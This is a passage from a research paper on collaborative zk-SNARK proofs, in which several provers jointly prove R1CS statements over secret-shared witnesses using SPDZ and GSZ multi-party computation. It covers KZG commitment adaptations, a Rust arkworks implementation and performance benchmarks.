Collaborative proofs for R1CS In this work, we consider non-interactive collaborative arguments for secret-shared R1CS witnesses. That is, we consider an R1CS instance $\mathbf{x}$ and provers $\mathcal{P}_1, \ldots, \mathcal{P}_N$ which hold shares $[\mathbf{w}]$ of an R1CS witness $\mathbf{w}$, such that $\mathbf{x} \| \mathbf{w}$ is a satisfying assignment for an R1CS relation R. As in a single prover SNARK for R1CS, this approach requires a compiler to R1CS which also produces an extension protocol that maps the input and witness for $\mathfrak{R}$ to shares of the complete R1CS witness. Figure 2 shows the use of the compiler and extension protocol.

[2] This is the Halpern and Moses definition of distributed knowledge [68].




Figure 2: The role of compilation and extension when using a collaborative zk-SNARK for R1CS. First, the relation $\mathfrak{R}$ is compiled to an R1CS relation R and a protocol Π_{ext}. Given $(x, \vec{w}) \in \mathfrak{R}$, the provers engage in Π_{ext} to yield $\mathbf{x}$ and $[\mathbf{w}]$ such that $\mathbf{x} \| \mathbf{w}$ satisfies R.

4.1 PA-MPC from collaborative proofs

Publicly-auditable MPC [7] (PA-MPC) extends MPC with a publicly-verifiable proof that the output of the MPC is correct with respect to commitments to each party's inputs. In Appendix D we define PA-MPC formally, and show that collaborative proofs can be used to construct a PA-MPC protocol. Specifically, we show how a suitable MPC protocol, a commitment scheme, and a collaborative proof give a PA-MPC protocol. The derived PA-MPC protocol outputs proofs whose size is about the same as those output by the collaborative proof. In particular, if the collaborative proof scheme outputs constant size proofs, then so does the derived PA-MPC protocol. This is a dramatic improvement over the classic construction [7] (where proof size and verification time are linear in the size of the evaluated circuit) and it is competitive with recent [103] and concurrent [75] work.

5 Design: efficient MPC for SNARK provers

5.1 Review: two algebraic MPC protocols

We extend two secure MPC protocols for arithmetic circuit evaluation. The first, GSZ (§5.1), is secure if a majority of parties are honest. The second, SPDZ (§5.1), is secure if at least one party is honest. We choose these two protocols because they are simple, efficient, and extend naturally to elliptic curve computations (§5.2). SPDZ [46] is a dishonest majority protocol. GSZ [64] is representative of a new generation of state-of-the-art honest majority protocols [22, 27, 30, 31, 62, 64].

We first describe important features of both protocols. Then in Section 5.2, we discuss how to generalize these protocols

to circuits over elliptic curve points and their scalars.

Honest majority MPC using GSZ The first protocol, GSZ was developed in [64], and based on [27, 45, 55]. The protocol builds on Shamir secret-sharing. It evaluates an arithmetic circuit one gate at a time. Shamir shares can be added, shifted by public values, and scaled by public values using a single field operation and no communication between parties. Shares can be multiplied with an interactive protocol [45]. This protocol is not secure against malicious behavior [55], so all multiplication triples $([x],[y],[z])$ corresponding to wire values of multiplication gates in the circuit, must be saved and checked for consistency, namely $xy = z$, before any share is opened. The *multiplication checking protocol* requires communication sub-linear in the number of triples [64].

Dishonest majority MPC using SPDZ The SPDZ protocol [46] uses additive sharing. Similar to Shamir shares, additive shares can be added, shifted by public values, or scaled by public values with at most one field operation and with no communication between parties. Multiplying shares requires an interactive protocol. SPDZ does not need to check multiplication triples because it maintains a shared *message authentication code* (MAC) $[\Delta x]$ for each shared value $[x]$ ($\Delta \in \mathbb{F}$, the MAC key, is unknown to all). Together, a share and its MAC form an *authenticated share*. The opening protocol for authenticated shares assures the integrity of the revealed value. However, since each operation on an authenticated share changes the MAC, the operation takes twice as long.

Both GSZ and SPDZ are typically split into a preprocessing phase (which can run before the circuit inputs are known) and an online phase (which runs after the inputs are known). We briefly discuss the relative costs of these phases in Section 7.

5.2 MPC using elliptic curve secret sharing

While SPDZ and GSZ natively support arithmetic over a finite field, the zk-SNARKs we consider perform many elliptic curve group operations, such as curve additions and multiplications by scalars.

Since elliptic curve operations decompose into operations over the curve's base field, there is an obvious way to perform them in an MPC. Unfortunately, this naive approach is *very* expensive: curve additions require tens of field operations, and scalar products require thousands. Furthermore, curve *additions* require multiple field *multiplications*, so even curve additions require rounds of communication.

Fortunately there is a better way: both the SPDZ and GSZ protocols can be adapted to operate directly on elliptic curves, where all secret sharing is done over the elliptic curve.

An *elliptic curve circuit* (Fig. 3) is a generalization of an arithmetic circuit over $\mathbb{F}_q$, adding support for computations over an elliptic curve group $\mathbb{G}$, with order q. In an elliptic curve circuit, wires can hold elliptic curve points from $\mathbb{G}$ or



Figure 3: An elliptic curve circuit. The sub-circuit drawn with solid lines is an arithmetic circuit; the dashed extension includes curve operations

.

scalars from $\mathbb{F}_q$ and the gate set is extended to include curve addition and the multiplication of curve points by scalars. The multiplication of two curve points is prohibited.

Prior work shows that SPDZ generalizes to elliptic curve circuits [100]; we observe that GSZ does too. To start, observe that Shamir secret sharing can be used to share an elliptic curve point: the N shares are themselves elliptic curve points, and the secret is reconstructed by a weighted linear combination of sufficiently many shares. In Appendix A, we show how to apply GSZ's sub-protocols—those for computing [45] and checking [64] field products—to scalar-curve products.[3]

5.3 Commitments to shared polynomials

SNARK provers have many components. In this section and the next we show efficient MPC protocols for the core building blocks needed to generate a SNARK proof. We begin with an MPC protocol for a *polynomial commitment scheme*.

Polynomial commitments are a primitive—and bottleneck—in many recent SNARKs. SNARKs are built from polynomial commitments using the *polynomial interactive oracle proof* (P-IOP) paradigm [36, 40]. In a P-IOP, $\mathcal{P}$'s messages to $\mathcal{V}$ are *oracles* to polynomials which $\mathcal{V}$ accesses by querying for the outputs at various inputs. The polynomials are encodings of the SNARK witness, and $\mathcal{V}$ checks the SNARK relation using the results of its queries. To compile a P-IOP to a standard protocol, a polynomial commitment scheme is used to implement the oracles. For each oracle, $\mathcal{P}$ sends $\mathcal{V}$ a commitment to the underlying polynomial. For each query, $\mathcal{V}$ sends the input, $\mathcal{P}$ sends the output, and $\mathcal{P}$ and $\mathcal{V}$ engage in an *evaluation protocol* to validate the claimed evaluation. Informally, the evaluation protocol forces $\mathcal{P}$ to answer queries consistently with the underlying polynomial, so the compiled protocol is equivalent to the P-IOP.

A polynomial commit scheme is a tuple $(\mathsf{PC.Setup}, \mathsf{PC.Commit}, \mathsf{PC.Eval})$ where

[3] Generalizing SPDZ and GSZ to elliptic curves suffices for implementing SNARK provers, but the protocols can do even more: they apply to any bilinear operation, e.g., pairings and polynomial products.

- $\mathsf{PC.Setup}(d) \to \mathsf{pp}$: prepares public parameters supporting polynomials of degree up to d.
- $\mathsf{PC.Commit}(\mathsf{pp}, f, r) \to c$: computes a commitment c to an input polynomial f, using randomness r.
- $\mathsf{PC.Eval}(\mathsf{pp}, x, y, c; f, r) \to \{0,1\}$: a protocol where $\mathcal{P}$ convinces $\mathcal{V}$ that c commits to an f such that $f(x) = y$. Only $\mathcal{P}$ knows f and r.

Prior work [36, 40] gives the security properties that a polynomial commitment must satisfy for the compiled P-IOP to be secure.

For a collaborative proof, the polynomial f is shared since it encodes the witness. However, the commitment to f, and various polynomial evaluations that are part of the proof are public. Hence, our goal is to generalize PC.Commit and PC.Eval to efficiently operate on a shared polynomial.

KZG commitments The KZG polynomial commitment [76] is among the most efficient known schemes and in particular has the smallest evaluation proofs. It is defined by four algorithms:

- $\mathsf{PC.Setup}(d)$: sample $\alpha \xleftarrow{\$} \mathbb{F}$; output

$$\mathsf{pp} \leftarrow (\alpha \cdot g_1,\ \ldots,\ \alpha^d \cdot g_1,\ \alpha \cdot g_2)$$

- $\mathsf{PC.Commit}(\mathsf{pp}, f)$: output $c = f(\alpha) \cdot g_1$, computed as $c \leftarrow \sum_{i=0}^{d} f_i \cdot (\alpha^i \cdot g_1)$
- $\mathsf{PC.Prove}(\mathsf{pp}, f, x)$: compute the remainder and quotient

$$q(X), r(X) \leftarrow \big(f(X) - f(x)\big)/(X - x);$$

  output $\pi = q(\alpha) \cdot g_1$, computed as $\pi \leftarrow \sum_{i=0}^{d} q_i \cdot (\alpha^i \cdot g_1)$; the remainder $r(X)$ must be zero.

- $\mathsf{PC.Check}(\mathsf{pp}, c, x, y, \pi)$: accept if the following pairing equation holds:

$$e\,(\pi,\ \alpha \cdot g_2 - x \cdot g_2) = e\,(c - y \cdot g_1,\ g_2)$$

Here, PC.Setup samples a trapdoor α, which must be discarded for security; for this reason the procedure is called a *trusted setup*. Together, PC.Prove and PC.Check form the evaluation protocol for the scheme. At a high level, the scheme's security follows from the fact that $X - x$ divides $f(X) - y$ if and only if $f(x) = y$. See [40, 52, 76] for security proofs and extensions of the scheme.

Generalizing KZG to multiple provers We now adapt KZG to polynomials shared among multiple provers.

How can PC.Commit and PC.Prove be implemented for a secret shared f? First, let $[f]$ be represented as a list of shared coefficients: $[f_0], [f_1], \ldots, [f_d]$. Let $f_0^{(i)}, f_1^{(i)}, \ldots f_d^{(i)}$ denote $\mathcal{P}_i$'s shares of those coefficients, defining a polynomial $f^{(i)}$, known only to $\mathcal{P}_i$. When using a linear sharing scheme [11] (including the additive and Shamir schemes we use) the provers can correctly create shares of commitments to (respectively, proofs for) f by locally committing to (respectively, proving evaluations for) their individual $f^{(i)}$ and interpreting the results as shares of the desired commitment (respectively, proof). More explicitly, Figure 4 holds our multi-party commitment and proving protocols: $\mathsf{PC.Commit}'$ and $\mathsf{PC.Prove}'$.

Let us show that $\mathsf{PC.Prove}'$ is correct; Appendix C shows security and that $\mathsf{PC.Commit}'$ is correct and secure. We argue generically over a linear secret sharing scheme [11]. A linear secret sharing scheme has *linear reconstruction*: for any sufficient subset of parties there is a linear combination of their shares that reconstructs the value. Let $\vec{\gamma} \in \mathbb{F}^N$ encode this linear combination, that is, for any value v with shares $v^{(i)}$, $v = \sum_{i=1}^{N} \gamma_i v^{(i)}$.

We begin with a lemma about the division in $\mathsf{PC.Prove}'$ from Figure 4b.

Lemma 2. *For any shared polynomial $[f(X)]$ and public polynomial $d(X)$, if each party $\mathcal{P}_i$ computes $q^{(i)}, r^{(i)} \leftarrow \frac{f^{(i)}}{d}$, then $q^{(i)}$ and $r^{(i)}$ are shares of q and r such that $(q, r) = \frac{f}{d}$.*

Proof. Per each party's euclidean division, we have that $q^{(i)} \cdot d + r^{(i)} = f^{(i)}$. Summing the equations—scaled by the γ_i—yields:

$$\left(\sum_{i=1}^{N} \gamma_i q^{(i)}\right) \cdot d + \left(\sum_{i=1}^{N} \gamma_i r^{(i)}\right) = \sum_{i=1}^{N} \gamma_i f^{(i)} = f$$

Since each $r^{(i)}$ has degree less than d, their scaled sum does too, so $\sum_{i=1}^{N} \gamma_i q^{(i)}$ and $\sum_{i=1}^{N} \gamma_i r^{(i)}$ are a quotient-remainder pair for f divided by d. Since polynomial division is unique, these sums must be equal to q and r respectively. □

Claim 3. $\mathsf{PC.Prove}'$ *is correct, that is* $\mathsf{PC.Prove}(\mathsf{pp}, f, x) = \mathsf{PC.Prove}'(\mathsf{pp}, [f], x)$.

Proof. It suffices to show that $\sum_{i=1}^{N} \gamma_i \pi^{(i)}$ is equal to $\mathsf{PC.Prove}(\mathsf{pp}, f, x)$. By Lemma 2, we have that for the $q^{(i)}$ that each $\mathcal{P}_i$ computes, $\sum_i \gamma_i q^{(i)} = q$. Then we have that $\sum_{i=1}^{N} \gamma_i \pi^{(i)}$ is just $\sum_{i=1}^{N} \sum_{j=1}^{d} \gamma_i q_j^{(i)} \cdot \alpha^j \cdot g_1$. Swapping the order of the sum and simplifiying yields $\sum_{j=1}^{d} \sum_{i=1}^{N} \gamma_i q_j^{(i)} \cdot \alpha^j \cdot g_1 = \sum_{j=1}^{d} \gamma_i q^{(i)}(\alpha) \cdot g_1 = q(\alpha) \cdot g_1 = \mathsf{PC.Prove}(\mathsf{pp}, f, x)$. □

These simple and efficient protocols for commitments to shared polynomials are encouraging: the bottleneck in many SNARKs incurs little overhead in the multi-prover setting. In the next section we'll see that many other key SNARK operations have similarly efficient protocols.

5.4 Optimizing SNARK provers for MPC

In this subsection we discuss techniques for optimizing four SNARKs: Groth16 [66], Marlin [40], Plonk [53], and Fractal [41] to multiple-provers. Marlin and Plonk are defined

procedure $\mathsf{PC.Commit}'(\mathsf{pp}, [f]) \to c$:
  each party i:
    $c^{(i)} \leftarrow \sum_{j=0}^{d} f_j^{(i)} \cdot (\alpha^j \cdot g_1)$
    interpret $c^{(i)}$ as a share of $[c]$
  output $[c]$

(a) Commitments

procedure $\mathsf{PC.Prove}'(\mathsf{pp}, [f], x) \to \pi$:
  each party i:
    $q^{(i)}, r^{(i)} \leftarrow f^{(i)}/(X-x)$ (compute quotient and remainder)
    $\pi^{(i)} \leftarrow \sum_{j=0}^{d} q_j^{(i)} \cdot (\alpha^j \cdot g_1)$
    interpret $\pi^{(i)}$ as a share of $[\pi]$
  output $[\pi]$

(b) Evaluation proofs

Figure 4: KZG [76] procedures for shared polynomials

Plonk [53]	✓	✓	✓			✓
Fractal [41]	✓		✓	✓		

Figure 5: Key components of SNARKs

generically over a polynomial commitment scheme. We instantiate them with the KZG-derived scheme from [40], adapted per the previous subsection. Here, we focus on other potential bottlenecks, especially those common to multiple provers. Figure 5 shows the operations we consider and the SNARKs they appear in.

Traditional bottlenecks: FFTs and MSMs Fast fourier transforms (FFTs) and multi-scalar multiplications (MSMs) are bottlenecks for most SNARK provers. MSMs are computations of the form $\sum_i \gamma_i \cdot g_i$ for scalars γ_i and curve points g_i; informally, provers use them to "commit" to the scalars γ_i. The fourier transform computes a matrix-vector product $M\vec{x}$, where M is derived from a root of unity ω. Provers use FFTs to convert between the coefficient- and evaluation-forms of polynomials.

Both the FFT and MSM are linear operators in the scalars γ_i and the vector $\vec{x}$ respectively. Thus, if other inputs (the curve points g_i and the root of unity ω) are public information (as they are in SNARKs) and a linear sharing scheme is used, each operator can be applied directly to each party's input shares, yielding shares of the output. Thus, FFTs and MSMs in a multi-prover SNARK reduce to performing the operation share-wise, with no communication required. Share-wise computation is cheap in an MPC: identical to the base cost for Shamir shares and twice that for authenticated shares.

We now discuss other operations that are not traditional bottlenecks, but might become bottlenecks in the multi-prover setting.

Polynomial division All provers do large polynomial divisions: a complex and non-linear operation that might have high cost in an MPC. However, most SNARKs (including those we consider) only divide by witness-independent—and therefore public—polynomials. The KZG scheme is one example—the divisor is $X-x$, for public x. Elsewhere, provers divide by far larger polynomials, but these polynomials are still public, admitting—as shown Section 5.3—a simple protocol.

Sum- and product-checks Two of the proof systems listed, Plonk and Marlin, combine the aforementioned components with two different but related proof primitives: Marlin relies on SUMCHECK while Plonk relies on PRODCHECK. To explain these primitives, let c_f be a commitment to a polynomial $f \in \mathbb{F}_p[X]$, let $\Omega := \{1, \omega, \omega^2, \ldots \omega^{n-1}\}$ be a subset of $\mathbb{F}_p$, and let $c \in \mathbb{F}_p$. Then SUMCHECK and PRODCHECK are sub-SNARKs for the relations $\mathfrak{R}_+$ and $\mathfrak{R}_\times$ respectively, where

- $\mathfrak{R}_+(c_f, c; f)$ holds when $\sum_{x\in\Omega} f(x) = c$ and c_f is a commitment to f;
- $\mathfrak{R}_\times(c_f, c; f)$ holds when $\prod_{x\in\Omega} f(x) = c$ and c_f is a commitment to f.

The SUMCHECK SNARK is described in [40] while the PRODCHECK SNARK is described in [53]. An MPC implementation of Plonk and Marlin requires proving SUMCHECK and PRODCHECK for shared polynomials.

Adapting the SUMCHECK prover to a shared $[f]$ is fairly direct. In SUMCHECK, the prover commits to $f'(X) \leftarrow (f(X) - c/|\Omega|)/X$, and the verifier checks that $f = X \cdot f' + c/|\Omega|$. The coefficients of f' are just coefficients of f, so the only work happens inside the polynomial commitment.

PRODCHECK poses a greater challenge. Its prover first computes all partial products

$$t_i := \prod_{j=0}^{i} f(\omega^j) \quad \text{for } i = 0, \ldots, n-1. \tag{1}$$

At first glance, one might expect that that an MPC for the PRODCHECK prover would be very costly. Indeed, the

distributed prover has to compute a sharing of the n partial products in (1), which naively takes $n-1$ rounds.

We show that an MPC for the PRODCHECK prover can actually be implemented in a constant number of rounds. To do so, we use a technique due to Bar-Ilan and Beaver [4] to compute all partial products in a constant number of rounds:

(1) The provers generate shared values $[r_0], [r_0^{-1}], [r_1], [r_1^{-1}], \ldots, [r_n], [r_n^{-1}]$ for random $r_0, r_1, \ldots, r_n$ in $\mathbb{F}_p$.
(2) The provers use a multiplication protocol to compute and open the quantities $[r_{i-1} t_i r_i^{-1}]$ for $i \in \{1, \ldots, n\}$. Let $t'_1, \ldots, t'_n \in \mathbb{F}_p$ be the resulting public quantities.
(3) Use n multiplications in parallel to compute $[t_i] = (\prod_{j=1}^{i} t'_j) \cdot [r_0^{-1} \cdot r_i]$ for $i \in \{1, \ldots, n\}$.

The end result is all the partial products needed to run the PRODCHECK prover. The remainder of computing the PRODCHECK proof can be adapted to an MPC with previously discussed techniques.

Vector commitments and hashing Fractal, like Marlin and Plonk, can be viewed as a P-IOP, but with a very different kind of polynomial commitment. Rather than using the pairing-based KZG scheme, the prover commits to a vector of polynomial evaluations (over an enormous domain) using a *vector commitment*, which can be opened to any index. Then, $\mathcal{P}$ and $\mathcal{V}$ use a *low-degree test* to establish that most elements in the vector are consistent with a low-degree polynomial. Then, future polynomial evaluation queries reduce to vector commitment index openings. By using a hash-based vector commitment, the security of Fractal rests only on cryptographic hashing; which is plausibly quantum secure—unlike pairings.

Fractal's best low-degree test, DEEP-FRI [13, 21], is based on the fast Fourier transform, and adapts naturally to an MPC.

However, implementing the vector commitment efficiently in an MPC seems difficult. Fractal's best vector commitment is a Merkle tree: a binary tree of hash evaluations that reduce a vector to a single hash that serves as the commitment to the vector. Hash functions, by necessity, are extremely non-linear, so evaluating them on shared data is extremely expensive. Even hash functions explicitly designed to minimize non-linearity [2, 65] still require hundreds of field multiplications.

To avoid this cost, one could replace the vector commitment to evaluations of a polynomial f with N vector commitments to evaluations of shares of f: $f^{(1)}, \ldots, f^{(N)}$. Then, when $\mathcal{V}$ requests an evaluation, each $\mathcal{P}_i$ opens the corresponding evaluation of $f^{(i)}$; $\mathcal{V}$ checks all N opening proofs and computes the sum. This minimizes prover cost, but the proof size grows by a factor of N, as does $\mathcal{V}$'s work. When an application requires short proofs and fast verification, this might be unacceptable.

6 Implementation

We implement collaborative proofs based on Groth16, Marlin, and Plonk. We omit Fractal because of the tradeoff between proving time and proof size discussed in the previous section. Our starting point is `arkworks` [48]: a collection of Rust libraries for implementing cryptographic proofs, used in a few recent works [37, 38, 40]. It includes interfaces and implementations for finite fields, pairing-friendly curves, and polynomial commitments. It also includes SNARKs implemented generically over their primitives; e.g., Groth16 and Marlin implementations applicable to any pairing e.

Collaborative SNARKs through MPC lifting Our implementation pursues three goals. First, to support different secret-sharing schemes, proof systems, and MPC protocols. Second, to achieve proving time concretely competitive with state-of-the-art conventional SNARKs. Third, to focus on the multi-party aspects of the implementation and optimization.

Given these considerations, we adopt a design that lifts an existing SNARK prover implementation into a multi-prover protocol by instantiating the primitives that the prover uses with secure multi-party protocols. At a high level, we:

(1) define interfaces for field and curve sharing schemes
(2) provide implementations based on the SPDZ and GSZ protocols
(3) define wrapper types for field and curve elements which can be either public or shared,
(4) implement `arkworks` field and curve interfaces for the wrapper types,
(5) instantiate `arkworks`-based SNARK provers with the wrapper types (yielding multi-prover protocols!), and
(6) optimize the protocols.

Building multi-party primitives We first define interfaces for shares of both field elements and groups of prime order (like pairing-friendly elliptic curves). From here on, we discuss only field support; group support is similar. The field share interface includes functions for scaling by public values, shifting by public values, adding shares, multiplying shares, and opening shares. We implement three sharing schemes generically over their underlying field. They use a network library to communicate and access protocol metadata (e.g., their party number). Figure 6 shows the definitions, and how to shift each type of share by a public value. For GSZ shares,[4] all parties shift their value; for additive shares, only one party does; for authenticated shares, the base share is updated by a single party, but the MAC is updated by everyone using their share of the MAC key.

To represent values in an MPC, we introduce a union type `MpcField` for either public or shared field elements. `MpcField` is generic over both the field *and* the sharing scheme. We implement the `Field` interface for `MpcField`, allowing it to be used in any computation that expects to operate on field elements. Figure 7 sketches the code for this. By instantiating the function `foo` (perhaps not intended as an

[4] Identical to Shamir shares, save the verification that runs before any share is opened.

```rust
struct AddShare<F> {
  f: F,

}

impl<F: Field> FieldShare<F>
 for AddShare<F> {
  fn shift(&mut self, c: F) {
    if net::am_first_party() {
      self.f += c;
    }
  }
  // ... other methods ...
}
```

```rust
struct AuthShare<F> {
  val: AddShare<F>,
  mac: AddShare<F>,
}

impl<F: Field> FieldShare<F>
 for AuthShare<F> {
  fn shift(&mut self, c: F) {
    self.val.shift(c);
    self.mac.f +=
      mac_key_share() * c;
  }
  // ... other methods ...
}
```

```rust
struct GszShare<F> {
  y: F,
  // x is party number
}

impl<F: Field> FieldShare<F>
 for GszShare<F> {
  fn shift(&mut self, c: F) {
    self.y += c;
  }

  // ... other methods ...
}
```

Figure 6: Fragments of the definitions of additive, authenticated, and GSZ shares

```rust
enum MpcField<F, S> {
  Public(F),
  Shared(S),
}

impl<F: Field, S: FieldShare<F>>
  Field for MpcField<F, S> {
  // ...
}
```

```rust
fn foo<F: Field>() { /* .. */ }
use ark_bls12_377::Bls12_377::Fr as OurField;

fn run_local() {
  foo::<OurField>();
}
fn run_mpc() {
  net::init(); // reads config file
  foo::<MpcField<OurField, GszShare<OurField>>>();
}
```

Figure 7: Single and multi-party computations in our framework. `foo` is defined generically over a field `F`. Instantiating `F` with BLS 12-377's scalar field yields a local computation. Instantiating `F` with `MpcField` and `GszShare` yields a multi-party computation backed by the GSZ protocol.

MPC) with an `MpcField` based on `GszShare`, we execute it as an honest-majority secure multi-party computation.

Lifting SNARKs into MPCs and optimizing Similarly, we can obtain collaborative proofs from prover implementations that are generic over the `arkworks` interfaces. For Marlin and Groth16 we can use implementations from `arkworks`; Plonk has no `arkworks`-based implementation yet, so we build one.

The resulting protocols (with a few small tweaks) are correct but perform poorly. The problem is that some operations are not optimized for an MPC. One example is computing the partial products of a list (discussed in Section 5.4). Without optimization, this entails a sequence of calls to the `Field` interface's multiplication method; each call requires a round of communication, which is expensive. To allow for an MPC-optimized protocol here (i.e., the one from Section 5.4), we add a partial product method to the `Field` interface. The default implementation is based on serial multiplication, but we also provide an overriding implementation for a sequence of shared values. We repeat this pattern (find a problematic operation, identify a better MPC protocol, add the operation to the relevant algebraic interface, and provide an MPC-optimized implementation) for batch multiplication, polynomial division, batch inversion, multi-scalar multiplication, and the Fourier transform. These new methods and their default implementations are our primary changes to the `arkworks` algebraic interfaces. Calls to these methods are our primary changes to the SNARK prover implementations.

Limitations Our approach is effective for collaborative proofs, but cannot be applied to *all* computations based on `arkworks`. Critically, it does not support programs which branch on shared data or access data at shared locations. The limitation is fundamental: the MPC protocols we use support *circuit evaluation*, not *RAM machine execution*—which the Rust programming language and `arkworks` target. While a program *might* perform circuit-incompatible operations, our approach works because the provers we study do not do that.[5] Techniques for translating RAM programs into circuits [6, 32, 33, 78, 79, 90, 102] could yield more general support. Separately, some MPC algorithms [61, 70, 71, 72] directly support branching programs.

Source code In sum, our implementation comprises a network library (≈700 lines), interfaces and implementations of sharing schemes (≈3000 lines), MPC implementations of `arkworks` algebraic interfaces (≈2000 lines), an `arkworks` Plonk implementation (≈1200 lines), and tests and benchmarking scripts (≈3000 lines). We also slightly modify a number of `arkworks` libraries. Our implementation is available at https://github.com/alex-ozdemir/multiprover-snark.

[5] There are a few exceptions. Some basic operations (polynomial division, multi-scalar multiplication) branch on shared data—we provide MPC-optimized replacements anyway, sidestepping the issue. Some provers also check intermediate (shared) proof material for consistency—we defer all checks until the final proof is revealed.



Figure 8: Proving time for varying numbers of parties and protocols, over a 3 gigabit link. *N*PC denotes a collaboration among *N* provers. A dishonest majority (SPDZ) protocol is private against $<N$ corrupt provers. An honest majority (GSZ) protocol is private against $<N/2$ corrupt provers. The baseline is a single prover, using the (non-collaborative) zk-SNARK.

7 Evaluation

We evaluate our collaborative SNARKs against conventional SNARKs. Our metric is single-threaded prover runtime; for multiple parties, this is their average runtime. For all configurations, we report the median of three trials. We vary these parameters:

- collaborative proof: based on Groth16, Marlin, or Plonk
- number of rank-1 constraints: from 2 to 2^{20}. We discuss the number of constraints needed by one application at the end of the section.
- MPC algorithm: GSZ (honest majority) or SPDZ (dishonest majority)
- link capacity: from 1Mb/s to 3Gb/s

As we will see, collaborative proofs are concretely fast: over gigabit links, multi-prover protocols are nearly as fast as a single prover.

Preprocessing We do not evaluate pre-processing. Omitting preprocessing is acceptable for two reasons. First, preprocessing can be performed when spare compute and bandwidth are available. Second, preprocessing is concretely faster than proof generation. The most expensive preprocessing required by either of our base protocols (SPDZ and GSZ) is the *multiplication triple generation* phase of SPDZ. Yet, with recent protocols [8, 74, 95], this requires only a few microseconds per triple (e.g., [8] generates one million triples in in $\approx$ 5s). Meanwhile, even the fastest prover (Groth16)—which uses one triple per constraint—requires over 200 µs per constraint.

High capacity links Our first experiment measures proving time for varying MPC algorithms, numbers of constraints, and proof systems over a high-capacity link. We consider 2 and 3-party proofs, omitting honest majority 2-party proofs, which provide no security. We consider constraints systems of size 2 through 2^{20}, and collaborative proofs based on Groth16, Marlin, and Plonk. For each proof system, we compare with the single-prover time. Google Cloud Platform (GCP) `n2-standard-2` machines are our testbed; these have 1 hardware core (Cascade lake), 8GB of memory, and 3Gb/s links. We run Debian 10 with hyperthreading disabled.

Figure 8 shows the results. Missing data points indicate memory exhaustion. For small constraint systems the multi-prover protocols are slower than a single prover, because network round-trips (which take milliseconds) dominate. However, the number of round-trips is sub-linear in constraints,[6] and for large constraint systems ($\gtrsim 2^{10}$) the protocols perform quite well. The honest majority protocol (3PC GSZ) runs in essentially the same time as a single prover; the dishonest majority protocols (SPDZ) run in essentially twice the time. This is because the computational costs of the protocols dominate the bandwidth costs. SPDZ is twice as slow as a single prover because it applies the computation to the data *and* its MAC: duplicating the computational work.

Varying party count To show how the different MPC implementations scale with party count, we write Groth16 proofs for 2^{10} constraints, with varying numbers of parties. We use the same testbed as the previous experiment, and report *slowdown*: the time to write the collaborative proof, divided by the time of a single prover. Figure 9 shows the results. As the

[6] SPDZ is constant-round, while GSZ requires a logarithmic number of rounds to check multiplication triples.



Figure 9: Proving time versus number of parties, normalized by single-prover time. All protocols output Groth16 proofs for 2^{10} constraints over a 3 gigabit link.



Figure 10: Proving time versus link capacity, normalized by single-prover time. All protocols run with 2 parties, 2^{10} constraints, and the malicious majority protocol (SPDZ).

number of parties increases, the performance of SPDZ slowly degrades, while the performance of GSZ degrades faster. The crucial difference is in the number of rounds of inter-prover communication. For SPDZ, there is only a constant number of rounds of communication, since the Groth16 circuit has low multiplicative depth. However, the multiplication checking protocol of GSZ requires a number of rounds logarithmic in the number of constraints. This means that for large numbers of parties, one should use a round-efficient protocol such as SPDZ instead of GSZ, even if one assumes a majority of provers are honest.

Varying link capacity While gigabit links are common in LANs, within datacenters, and between data centers, lower capacity links are common elsewhere. Our third experiment measures the relationship between proving time and link capacity. We cohost two provers on an Arch Linux (kernel 5.12.15) machine with an AMD Ryzen-2700 CPU and 32GB of RAM. We use the Mahimahi network shell suite [87] to emulate low-capacity links. We report slowdown for SPDZ evaluating varying provers on 2^{10} constraints with varying network capacity.

Figure 10 shows the results. At low bandwidths, data transfer dominates proving time, so slowdown grows linearly with the reciprocal of link capacity. At higher bandwidths, computational costs dominate, so slowdown approaches 2 (recall that SPDZ duplicates the computation). Plonk's slowdown is higher than the other proof systems. This is due to the batch multiplications and divisions in its ProdCheck; while our optimization (Section 5.4) keeps round complexity constant, the communication volume is still substantial.

Type	Size	Compute	Traffic	Total Cost
2PC	2^{10}	1.9×10^{-5}	1.0×10^{-5}	2.9×10^{-5}
1PC	2^{10}	4.6×10^{-6}	0	4.6×10^{-6}
2PC	2^{20}	0.019	0.011	0.030
1PC	2^{20}	0.0048	0	0.0048

Figure 11: Price estimates (in US$) for collaborative (2PC) and conventional (1PC) proofs. The "size" column refers to the number of constraints.

Price We also estimate the *price* of writing collaborative proofs. We consider 2-prover Groth16 proofs using the SPDZ protocol. Communication is dominated by 256-bit field elements: $4n$ are transferred. Figure 8 shows that the computation requires $\approx 488\,\mu s$ per constraint. Currently, GCP `e2-standard-2` VMs cost \$0.067/hr [93], and cross-continent traffic between VMs costs \$0.08/GB [92]. At these rates, Figure 11 summarizes net costs for proofs of varying size and type. Collaborative proofs (2PC) have quadruple the compute costs of conventional ones (1PC), because they involve twice the wall-clock time and two machines. Ultimately, net costs are tiny: million-constraint collaborative proofs cost only 3 cents.

Proofs about net assets In Section 2 we discussed a setting where a client of multiple banks wants a publicly verifiable proof that the net of its debits and credits across *all* its banks exceeds a threshold T. Here, we discuss the number of constraints required for such a proof.

To use our collaborative proofs, that claim must be written as a rank-1 constraint system (R1CS). How does the number of constraints depend on the number of transactions (credits and debits)? The constraints must (a) open the bank's commitments to all the customer's transactions, (b) check that each transaction is well-formed, (c) sum their values, and (d) compare that sum to T.

Let there be n transactions split among N banks. Each transaction is a 64-bit signed integer. Let bank i have n_i transactions in a Merkle tree of $n_i + 1$ leaves—the extra leaf is fully random to make the commitment hiding. Opening bank i's commitment uses n_i hash evaluations: one for each internal

node in the binary Merkle tree. Thus, opening all the commitments uses $n = \sum_i n_i$ hash evaluations. The Poseidon [65] hash function requires ≈ 300 constraints per evaluation.

Furthermore, checking that each committed transaction has a value representable as a 64-bit signed integer requires ≈ 64 constraints. In R1CS, computing the sum requires essentially no constraints, and comparing with T requires a small constant number of constraints: $\approx 64 + \log_2 n$. In sum, a proof about n transactions requires $\approx 364n$ constraints. Thus, 2^{20} constraints suffices for proofs about ≈ 2900 customer transactions. This means that three banks could write a proof about ≈ 2900 transactions in ≈ 165 s. This time could be further reduced with parallelism (§9).

8 Related work

The most closely related work is [75] (building on [103]), which is concurrent and independent. Their focus is on enabling *MPC-as-a-service*, by building a PA-MPC protocol (as defined in [7]) from Marlin [40]. They specially integrate the PA-MPC commitments that each party posts to its input with the Marlin prover, via *polynomial evaluation commitments*: a primitive they introduce. In contrast, our focus is on collaborative proofs: we explore the MPC friendliness of different zk-SNARK systems. Any of our constructions yields PA-MPC (§4.1).

